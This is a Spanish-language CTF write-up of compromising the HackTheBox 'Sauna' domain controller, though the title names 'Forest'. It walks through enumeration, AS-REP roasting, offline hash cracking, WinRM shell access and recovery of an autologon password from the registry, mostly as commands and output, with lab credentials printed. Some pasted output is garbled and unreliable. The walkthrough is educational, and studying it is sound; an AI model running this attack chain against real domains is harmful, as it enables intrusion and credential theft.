

Write-Up/Explicación paso a paso de Hackeo y Rooteo a Máquina Virtual Forest– Plataforma HackTheBox



DISCLAIMER (Autorización y alcance):

1. **Ámbito del informe:**

Este informe describe exclusivamente las actividades de evaluación de seguridad realizadas sobre la **máquina virtual “Sauna”** alojada en la plataforma **HackTheBox**, en un entorno de laboratorio/CTF controlado. Todas las pruebas se realizaron con un alcance limitado al sistema indicado y bajo las condiciones definidas por la plataforma.

2. **Propósito:**

El propósito del ejercicio es **educativo** y de investigación: identificar vectores de ataque, demostrar posibles impactos y proponer medidas de mitigación. No pretende explotar vulnerabilidades en sistemas ajenos ni causar daño.

3. **Autorización:**

Las técnicas y pruebas documentadas aquí deben ser aplicadas **únicamente** en sistemas para los que se disponga de **autorización explícita y por escrito** del propietario. La reproducción de estas pruebas en equipos o redes que no te pertenezcan, o sin permiso, es **ilegal** y **poco ética**.

4. Limitaciones y responsabilidad:

Ni el autor ni la institución/entidad que lo respalde asumen responsabilidad por el uso indebido del contenido de este informe. Cualquier acción realizada fuera del alcance de autorización corre por cuenta exclusiva del actor que la ejecute.

ESCANEEO INICIAL

Con nmap escaneamos el total de puertos de la máquina en cuestión para descubrir los puertos abiertos:

```
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
53/tcp    open  domain      syn-ack ttl 127
80/tcp    open  http        syn-ack ttl 127
88/tcp    open  kerberos-sec syn-ack ttl 127
135/tcp   open  msrpc       syn-ack ttl 127
139/tcp   open  netbios-ssn syn-ack ttl 127
389/tcp   open  ldap        syn-ack ttl 127
445/tcp   open  microsoft-ds syn-ack ttl 127
464/tcp   open  kpasswd5    syn-ack ttl 127
593/tcp   open  http-rpc-epmap syn-ack ttl 127
636/tcp   open  ldapssl     syn-ack ttl 127
3268/tcp  open  globalcatLDAP syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman       syn-ack ttl 127
9389/tcp  open  adws        syn-ack ttl 127
49667/tcp open  unknown     syn-ack ttl 127
49673/tcp open  unknown     syn-ack ttl 127
49674/tcp open  unknown     syn-ack ttl 127
49676/tcp open  unknown     syn-ack ttl 127
49685/tcp open  unknown     syn-ack ttl 127
49692/tcp open  unknown     syn-ack ttl 127
49905/tcp open  unknown     syn-ack ttl 127
```

ESCANEEO EXHAUSTIVO

Una vez obtenidos los puertos abiertos, realizamos un escaneo exhaustivo de los puertos abiertos, para verificar la versión y los servicios que se encuentran corriendo por los mismos:

```
(root@kali)~# nmap -sV -p 53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49667,49673,49674,49676,49685,49692,49905 -n -Pn -oN targeted 10.129.95.180
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-28 11:04 +0200
Nmap scan report for 10.129.95.180
Host is up (0.048s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http        Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Egotistical Bank :: Home
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2026-04-28 16:04:37Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf      .NET Message Framing
49667/tcp open  msrpc       Microsoft Windows RPC
49673/tcp open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
```

ENUMERACIÓN

Observamos puertos como el 53 (DNS), 88 (Kerberos), 389/3268 (LDAP), 5985 (WinRM) que nos hacen sospechar de que posiblemente nos encontremos ante un DC (Domain Controller). Validamos nuestras sospechas, utilizando crackmapexec sobre el servicio smb de la máquina para comprobar nombre de la misma y dominio al que pertenece.

```
(root@kali)-[/home/phenixx/Escritorio/sauna]
# crackmapexec smb 10.129.95.180
SMB 10.129.95.180 445 SAUNA [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
```

Añadimos el nombre de la máquina y el dominio al archivo /etc/hosts.

```
GNU nano 8.7.1
127.0.0.1 localhost
27.0.1.1 kali.Home kali

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.129.95.180 SAUNA.EGOTISTICAL-BANK.LOCAL EGOTISTICAL-BANK.LOCAL
```

Ahora, en primer lugar, lo que podemos hacer es, teniendo un dominio y aprovechando que el servicio DNS se encuentra corriendo podemos probar a realizar un ataque de Transferencia DNS para comprobar si podemos obtener subdominios. No obtenemos éxito.

```
(root@kali)-[/home/phenixx/Escritorio/sauna]
# dig EGOTISTICAL-BANK.LOCAL @10.129.95.180 axfr
; <<>> DiG 9.20.22-1-Debian <<>> EGOTISTICAL-BANK.LOCAL @10.129.95.180 axfr
;; global options: +cmd
; Transfer failed.
```

Podemos examinar los recursos compartidos de la máquina, podemos para ello utilizar crackmapexec, smbclient y smbmap, es recomendable utilizar varias herramientas, pues podemos obtener resultados diferentes:

Según crackmapexec es posible conectarse y visualizar los recursos compartidos del DC, pero con smbclient no conseguimos conectarnos. Smbmap tampoco permite visualizar ningún permiso sobre ningún recurso.

```
(root@kali)-[/home/phenixx/Escritorio/sauna]
# crackmapexec smb SAUNA.EGOTISTICAL-BANK.LOCAL -u "" -p ""
SMB SAUNA.EGOTISTICAL-BANK.LOCAL 445 SAUNA [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
SMB SAUNA.EGOTISTICAL-BANK.LOCAL 445 SAUNA [*] EGOTISTICAL-BANK.LOCAL\:
```

```
(root@kali)-[/home/phenixx/Escritorio/sauna]
# smbclient -U "" -L //SAUNA.EGOTISTICAL-BANK.LOCAL
Password for [WORKGROUP\]:
```

```
(root@kali)-[/home/phenixx/Escritorio/sauna]
# smbmap --no-banner -H SAUNA.EGOTISTICAL-BANK.LOCAL -u "" -p ""
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[!] Access denied on 10.129.95.180, no fun for you...
[*] Closed 1 connections
```

Podemos intentar conectarnos por RPC para ver si podemos extraer algo de información del dominio:

```
(root@kali)-[/home/phoenix/Escritorio/sauna]
# rpcclient -U "" -N //10.129.95.180
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
rpcclient $> querydispinfo
result was NT_STATUS_ACCESS_DENIED
rpcclient $> lookupsnames Administrator
command not found: lookupsnames
rpcclient $> lookupnames Administrator
result was NT_STATUS_ACCESS_DENIED
rpcclient $>
```


Una vez hemos intentado obtener información por smb/rpc, nos queda explorar otras opciones para extraer información del dominio y sobre todo para intentar obtener usuarios, que suele la vía de entrada habitual a un dominio AD.

Llegados a este punto, no debemos olvidar que el servicio web está en funcionamiento, por lo que podemos interactuar con él para recabar más información.


Recogemos información del servicio web.

```
(root@kali)-[/home/phoenix/Escritorio/sauna]
whatweb http://10.129.95.180
http://10.129.95.180 [200 OK] Bootstrap, Country[RESERVED][22], Email[example@email.com,info@example.com], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.129.95.180], Microsoft-IIS[10.0], Script, Title[Egotistical Bank :: Home]
```

Utilizamos el navegador para poder visualizar el contenido de la misma, nos encontramos ante una página web corporativa:



Si vamos a la pestaña de About Us, nos encontramos con nombres de empleados, posibles usuarios del dominio:



Creamos una lista de posibles usuarios, utilizando las formas típicas que suelen tener los usuarios de un dominio: inicial.apellido, NOMBRE.APELLIDO, nombreapellido, nombre_apellido...etc

Podemos validar usuarios del dominio mediante el protocolo kerberos, utilizando la herramienta kerbrute, pasándole la lista de usuarios que acabamos de crear:

```
(root@kali)-[/home/phenixx/Escritorio/sauna]
# kerbrute userenum --dc SAUNA.EGOTISTICAL-BANK.LOCAL -d EGOTISTICAL-BANK.LOCAL users

Version: v1.0.3 (9dad6e1) - 04/28/26 - Ronnie Flathers @ropnop

2026/04/28 11:33:17 > Using KDC(s):
2026/04/28 11:33:17 > SAUNA.EGOTISTICAL-BANK.LOCAL:88

2026/04/28 11:33:17 > [+] VALID USERNAME:      fsmith@EGOTISTICAL-BANK.LOCAL
2026/04/28 11:33:17 > [+] VALID USERNAME:      sauna@EGOTISTICAL-BANK.LOCAL
2026/04/28 11:33:17 > [+] VALID USERNAME:      Administrator@EGOTISTICAL-BANK.LOCAL
2026/04/28 11:33:17 > [+] VALID USERNAME:      hsmith@EGOTISTICAL-BANK.LOCAL
2026/04/28 11:33:17 > Done! Tested 15 usernames (4 valid) in 0.093 seconds
```

Obtenemos que el usuario 'fsmith' es un usuario válido del dominio, así como otros más. Podemos utilizar un diccionario más grande para intentar averiguar más usuarios válidos pertenecientes al dominio. Pero en este caso no obtendremos más resultados.

Otra de las formas en las que podemos extraer información es mediante la interacción con el protocolo LDAP, una interfaz para hablar con la base de datos NTDS del dominio (es una base de datos que literalmente almacena todos los objetos del dominio: usuarios, grupos, cuentas de ordenadores, políticas...etc). Aunque en este caso no obtendremos resultados concluyentes ya que no tenemos contraseña para el usuario 'fsmith', de momento.

Teniendo usuarios válidos para el dominio, el paso que sigue es comprobar si alguno de ellos es susceptible de sufrir un ataque AS-REProast por tener el parámetro de no requerir preautenticación con kerberos activado. De esta manera podremos solicitar un TGT y crackearlo de manera offline, para obtener la contraseña del usuario en cuestión, ya que el ticket vendrá encryptado con el hash de contraseña del usuario que lo solicita.

Para ello utilizamos la suite de impacket, en concreto la herramienta GetNPUsers:

```
(root@kali)-[/home/phenixx/Escritorio/sauna]
# impacket-GetNPUsers -no-pass -usersfile users EGOTISTICAL-BANK.LOCAL/
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23f$fsmith@EGOTISTICAL-BANK.LOCAL:6a85f6e6bd11a17a1b596e1459193f9a545f2b1061591b8a9666419b348034121077d9970d48b7502b038d70af3e2389e0f4f6f62e8ea560677041afb0baaa00cd7a18c3c632207
1b3d691189f62429d786c9028e258590ecf7b4618315176fb16f04a0011e9efb92a8be987a22d3edf7f26f4e970a0bf0f410f512c228c934e7cf42093aae2078011824279170a81aece2e8f9e61edfae33b3ca61bc1b223c9b0
3586abaa416d5d7ab9b935b67c3180ed137a75dc8ce31828d680e804a038c7c6146aef32c688f0d509dbae5c4586d0a23b92c3a1aef345d35061715d6662b315b008deec6541202c1ca6becf7209e90aee9c255fcf4e10a497b114938c
ce70ebc36526a0bbd29d21589d58
[!] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[!] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[!] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[!] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[!] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[!] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[!] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[!] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[!] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[!] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[!] User sauna doesn't have UF_DONT_REQUIRE_PREAUTH set
[!] User hsmith doesn't have UF_DONT_REQUIRE_PREAUTH set
[!] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
```

El usuario fsmith es as-reproasteable y obtenemos el hash que podemos crackear de manera offline utilizando hashcat en su modo 18200 o con john indicándole el formato krb5asrep, para ambos casos utilizamos el diccionario rockyou.txt

```
(root@kali)-[/home/phenixx/Escritorio/sauna]
└─$ john --format=krb5asrep --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
The strokes23 ($krb5asrep$23$fsmith@EGOTIISTICAL-BANK.LOCAL)
1g 0:00:00:20 DONE (2026-04-28 11:49) 0.04849g/s 511106p/s 511106c/s 511106C/s Thrall..Thehunter22
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
(root@kali)-[/home/phenixx/Escritorio/sauna]
# hashcat -m 18200 -a 0 hash /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, REL
=====
* Device #01: cpu-haswell-12th Gen Intel(R) Core(TM) i7-12700H,

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
```

```
krb5asrep$23$ffsmth@EGOT1-BANK.LOCAL:6a85f6ebd11a7a1b5961459193f9a5452b1061591b5a9666419b3a803412107d9970da8b7502b038d70af3e2389e0bf6f6f2be8a560677041fbd0baa0c0d71a3c36322a013bd91189f62429e786ce928ee258599e0cf4b6058115761bf1629a04a0a1e9ef92a0b9e9a7a22d3ed5f7f26af42e9f70a0bf08f7c42f0293a4e020706190a81e2c2839a4efcf24018aeca02b8f9e1df3a33bca161cb1b223a9b3586abaa14d5d7ab9b933b67c3180ed157a75dc8ce31828d680e804a038c7c614a6ef32c688f05d90dbae5c4580d0a23b92ccal1efa45d35061715d6662b315b008deec65a1202c1ca6becf7209e9a0ee9c255f4fe10a497b114938ce70ebc36526a0bbd29d21589d58:Thestrokes23
session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$ffsmth@EGOT1-BANK.LOCAL:6a85f6e...589d58
Time.Started.....: Tue Apr 28 11:50:18 2026 (9 secs)
Time.Estimated.....: Tue Apr 28 11:50:27 2026 (0 secs)
Kernel.Feature.....: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 1191.7 kH/s (2.17ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 10539008/14344385 (73.47%)
Rejected.....: 0/10539008 (0.00%)
Restore.Point.....: 10534912/14344385 (73.44%)
Restore.Sub.#01...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine...: Device Generator
Candidates.#01...: Tlcurtis923 -> TheLittlermermaid
Hardware.Mon.#01...: Vt101: 92%
```

Obtenemos la contraseña del usuario fsmith.

Ahora comenzamos inspeccionando los recursos compartidos a los que puede acceder este usuario y los permisos que tiene sobre cada uno de ellos, también es importante comprobar si tenemos capacidad de conectarnos remotamente a la máquina.

```
[root@kali]~/home/phenixx/Escritorio/sauna
crackmapexec smb SAUNA.EGOTISTICAL-BANK.LOCAL 445 -u 'fsmith' -p 'Thestrokes23' --shares
SMB SAUNA.EGOTISTICAL-BANK.LOCAL 445 SAUNA [+] Windows 10 / Server 2019 Build 17763 x64 (name=SAUNA) (domain=EGOTISTICAL-BANK.LOCAL) (signing=True) (SMBV1=False)
SMB SAUNA.EGOTISTICAL-BANK.LOCAL 445 SAUNA [+] EGOISTICAL-BANK.LOCAL\fsmith:Thestrokes23
SMB SAUNA.EGOTISTICAL-BANK.LOCAL 445 SAUNA [+] Enumerated shares
SMB SAUNA.EGOTISTICAL-BANK.LOCAL 445 SAUNA Share Permissions Remark
SMB SAUNA.EGOTISTICAL-BANK.LOCAL 445 SAUNA -----
SMB SAUNA.EGOTISTICAL-BANK.LOCAL 445 SAUNA ADMIN$ Remote Admin
SMB SAUNA.EGOTISTICAL-BANK.LOCAL 445 SAUNA C$ Default share
SMB SAUNA.EGOTISTICAL-BANK.LOCAL 445 SAUNA IPC$ Remote IPC
SMB SAUNA.EGOTISTICAL-BANK.LOCAL 445 SAUNA NETLOGON Logon server share
SMB SAUNA.EGOTISTICAL-BANK.LOCAL 445 SAUNA print$ Printer Drivers
SMB SAUNA.EGOTISTICAL-BANK.LOCAL 445 SAUNA RICON Aficio SP e300DN PCL 6 We cant print money
SMB SAUNA.EGOTISTICAL-BANK.LOCAL 445 SAUNA SYSVOL Logon server share
```

```
(root@kali)-[/home/phoenixx/Escritorio/sauna]
# smbmap -H SAUNA.EGOTISTICAL-BANK.LOCAL -u 'fsmith' -p 'Thestrokes23' --no-banner
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connection(s) and 1 authenticated session(s)

[+] IP: 10.129.95.180:445      Name: SAUNA.EGOTISTICAL-BANK.LOCAL      Status: Authenticated
    Disk                      Permissions          Comment
    ----                      -
ADMIN$                        NO ACCESS           Remote Admin
C$                            NO ACCESS           Default share
IPC$                          READ ONLY           Remote IPC
NETLOGON                     READ ONLY           Logon server share
print$                       READ ONLY           Printer Drivers
RICOH Aficio SP 8300DN PCL 6  NO ACCESS           We cant print money
SYSVOL                       READ ONLY           Logon server share

[*] Closed 1 connections
```

Podemos conectarnos a dichos recursos compartidos con el objetivo de encontrar algún recurso que pueda ser útil, como por ejemplo el archivo Groups.xml, el cual es posible utilizar para encontrar un usuario y su contraseña, la cual puede ser descriptada ya que Microsoft en su día compartió la clave AES. No es el caso en esta máquina, no se encuentra ningún recurso interesante.

Antes de comprobar si tenemos capacidad de conectarnos de manera remota al Domain Controller como el usuario f.smith, es interesante comprobar si, ya que tenemos un usuario y contraseña válidos, podemos extraer más información interactuando con NTDS a través de ldap. Mediante una consulta LDAP, podemos observar que hay una posible cuenta de servicio en el dominio, habrá que tenerla en cuenta.

```
(root@kali)~[/home/phenixx/Escritorio/sauna]
# ldapsearch -x -H ldap://10.129.95.180 -D "fsmith@EGOTISTICAL-BANK.LOCAL" -W "Thestrokes23" -b "CN=Users,DC=EGOTISTICAL-BANK,DC=LOCAL" "(objectClass=user)" sAMAccountName | grep sAM
AccountName
Enter LDAP Password:
# requesting: Thestrokes23 (&(objectClass=user)) sAMAccountName
sAMAccountName: krbtgt
sAMAccountName: Domain Computers
sAMAccountName: Domain Controllers
sAMAccountName: Schema Admins
sAMAccountName: Enterprise Admins
sAMAccountName: Cert Publishers
sAMAccountName: Domain Admins
sAMAccountName: Domain Users
sAMAccountName: Domain Guests
sAMAccountName: Group Policy Creator Owners
sAMAccountName: RAS and IAS Servers
sAMAccountName: Allowed RODC Password Replication Group
sAMAccountName: Denied RODC Password Replication Group
sAMAccountName: Read-only Domain Controllers
sAMAccountName: Enterprise Read-only Domain Controllers
sAMAccountName: Cloneable Domain Controllers
sAMAccountName: Protected Users
sAMAccountName: Key Admins
sAMAccountName: Enterprise Key Admins
sAMAccountName: DnsAdmins
sAMAccountName: DnsUpdateProxy
sAMAccountName: FSmith
sAMAccountName: svc_loanmgr
sAMAccountName: Administrator
sAMAccountName: Guest
```

También probamos a localizar cuentas con SPN (Service Principal Name) para comprobar si podemos realizar un kerberoasting attack, pedir un TGS y crackear de manera offline dicho hash. Pero no surte efecto.

Bien, comprobamos que efectivamente el usuario fsmith se puede conectar al DC utilizando el servicio de administración remota de Windows (WinRM).

```
(root@kali)~[/home/phenixx/Escritorio/sauna]
# crackmapexec winrm SAUNA.EGOTISTICAL-BANK.LOCAL -u 'fsmith' -p 'Thestrokes23'
CRACKMAPEXEC winrm SAUNA.EGOTISTICAL-BANK.LOCAL 5985 SAUNA [+] Windows 10 / Server 2019 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
HTTP SAUNA.EGOTISTICAL-BANK.LOCAL 5985 SAUNA [*] http://SAUNA.EGOTISTICAL-BANK.LOCAL:5985/wsman
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  arc4 = algorithms.ARC4(self.key)
WINRM SAUNA.EGOTISTICAL-BANK.LOCAL 5985 SAUNA [+] EGOTISTICAL-BANK.LOCAL(fsmith:Thestrokes23 (Pwn3d!))

(root@kali)~[/home/phenixx/Escritorio/sauna]
# evil-winrm -i SAUNA.EGOTISTICAL-BANK.LOCAL -u 'fsmith' -p 'Thestrokes23'
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method "quoting_detection_proc" for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion
Info: Establishing connection to remote endpoint
Evil-WinRM* PS C:\Users\FSmith\Documents>
```

Tenemos acceso al sistema.

Una vez dentro del sistema, comprobamos qué privilegios tenemos y a qué grupos pertenecemos tanto a nivel local como a nivel de dominio:

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name Description State
-----
SeMachineAccountPrivilege Add workstations to domain Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```



```
*Evil-WinRM* PS C:\Users\FSmith\Documents> net user fsmith
User name           FSmith
Full Name           /home/phenixx/Es Fergus Smith
Comment             26082654_BloodHound.zip
User's comment
Country/region code 000 (System Default)
Account active      Yes
Account expires     Never
Password last set   1/23/2020 9:45:19 AM
Password expires    Never
Password changeable 1/24/2020 9:45:19 AM
Password required   Yes
User may change password Yes
Workstations allowed All
Logon script
User profile
Home directory
Last logon          4/28/2026 10:14:21 AM
Logon hours allowed All
Local Group Memberships *Remote Management Use
Global Group memberships *Domain Users
The command completed successfully.
```

Vamos al directorio Users para ver el resto de usuarios que tienen directorios creados:

```
*Evil-WinRM* PS C:\Users> dir
Directory: C:\Users

Mode                LastWriteTime         Length Name
----                -
d-----          1/25/2020         1:05 PM      Administrator
d-----          1/23/2020         9:52 AM      FSmith
d-r---          1/22/2020         9:32 PM      Public
d-----          1/24/2020         4:05 PM      svc_loanmgr
```

Encontramos una posible cuenta de servicio que coincide con la encontrada anteriormente en la consulta LDAP.

Una de las posibilidades que debemos explorar cuando tratamos con cuentas de servicio es, aparte de explotar la posibilidad del kerberoasting, consultar el HIVE (un archivo dentro del registro de Windows) “WinLogon”, ya que puede ser que ciertas cuentas de servicio tengan preconfigurada la contraseña para no tener que proporcionarla e iniciar sesión automáticamente:

La ruta para consultarlo normalmente es: “HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WinLogon”

```
*Evil-WinRM* PS C:\Users> (Get-Acl "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WinLogon").Access
```



```
RegistryRights: ReadKey
AccessControlType : Allow
IdentityReference : BUILTIN\Users
IsInherited : True
InheritanceFlags : None
PropagationFlags : None
```

Como usuarios no privilegiados podemos leerlo:

```
*Evil-WinRM* PS C:\Users> Get-Item "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WinLogon"

Hive: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion
Name      Property
-----
WinLogon  AutoRestartShell           : 1
          Background          : 0 0 0
          CachedLogonsCount    : 10
          DebugServerCommand   : no
          DefaultDomainName    : EGOTISTICALBANK
          DefaultUserName      : EGOTISTICALBANK\svc_loanmanager
          DisableBackButton    : 1
          EnableSIHostIntegration : 1
          ForceUnlockLogon     : 0
          LegalNoticeCaption   :
          LegalNoticeText      :
          PasswordExpiryWarning : 5
          PowerdownAfterShutdown : 0
          PreCreateKnownFolders : {A520A1A4-1780-4FF6-BD18-167343C5AF16}
          ReportBootOk        : 1
          Shell                : explorer.exe
          ShellCritical         : 0
          ShellInfrastructure   : sihost.exe
          SiHostCritical        : 0
          SiHostReadyTimeOut    : 0
          SiHostRestartCountLimit : 0
          SiHostRestartTimeGap  : 0
          Userinit              : C:\Windows\system32\userinit.exe,
          VMApplet              : SystemPropertiesPerformance.exe /pagefile
          WinStationsDisabled   : 0
          scremoveoption        : 0
          DisableCAD            : 1
          LastLogOffEndTimePerfCounter : 2358450679
          ShutdownFlags         : 2147484203
          DisableLockWorkstation : 0
          DefaultPassword       : Moneymakestheworldgoround!
```

MOVIMIENTO LATERAL

Tenemos nuevo usuario y contraseña, así que validamos las credenciales:

```
(root@kali) ~/home/phenixx/Escritorio/sauna
# crackmapexec smb SAUNA.EGOTISTICAL-BANK.LOCAL -u 'svc_loanmgr' -p 'Moneymakestheworldgoround!'
SMB SAUNA.EGOTISTICAL-BANK.LOCAL 445 SAUNA [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
SMB SAUNA.EGOTISTICAL-BANK.LOCAL 445 SAUNA [*] EGOTISTICAL-BANK.LOCAL\svc_loanmgr:Moneymakestheworldgoround!

(root@kali) ~/home/phenixx/Escritorio/sauna
# crackmapexec winrm SAUNA.EGOTISTICAL-BANK.LOCAL -u 'svc_loanmgr' -p 'Moneymakestheworldgoround!'
SMB SAUNA.EGOTISTICAL-BANK.LOCAL 5985 SAUNA [*] Windows 10 / Server 2019 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
HTTP SAUNA.EGOTISTICAL-BANK.LOCAL 5985 SAUNA [*] http://SAUNA.EGOTISTICAL-BANK.LOCAL:5985/wsman
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM SAUNA.EGOTISTICAL-BANK.LOCAL 5985 SAUNA [*] EGOTISTICAL-BANK.LOCAL\svc_loanmgr:Moneymakestheworldgoround! (Pwn3d!)
```

Las credenciales son válidas tanto para acceder a recursos compartidos, como para conectarse remotamente a la máquina. Los permisos que tenemos a los recursos compartidos son los mismo que para el usuario smith, así que descartamos volverlos a revisar.

Procedemos a conectarnos a la máquina como el usuario svc_loanmgr.

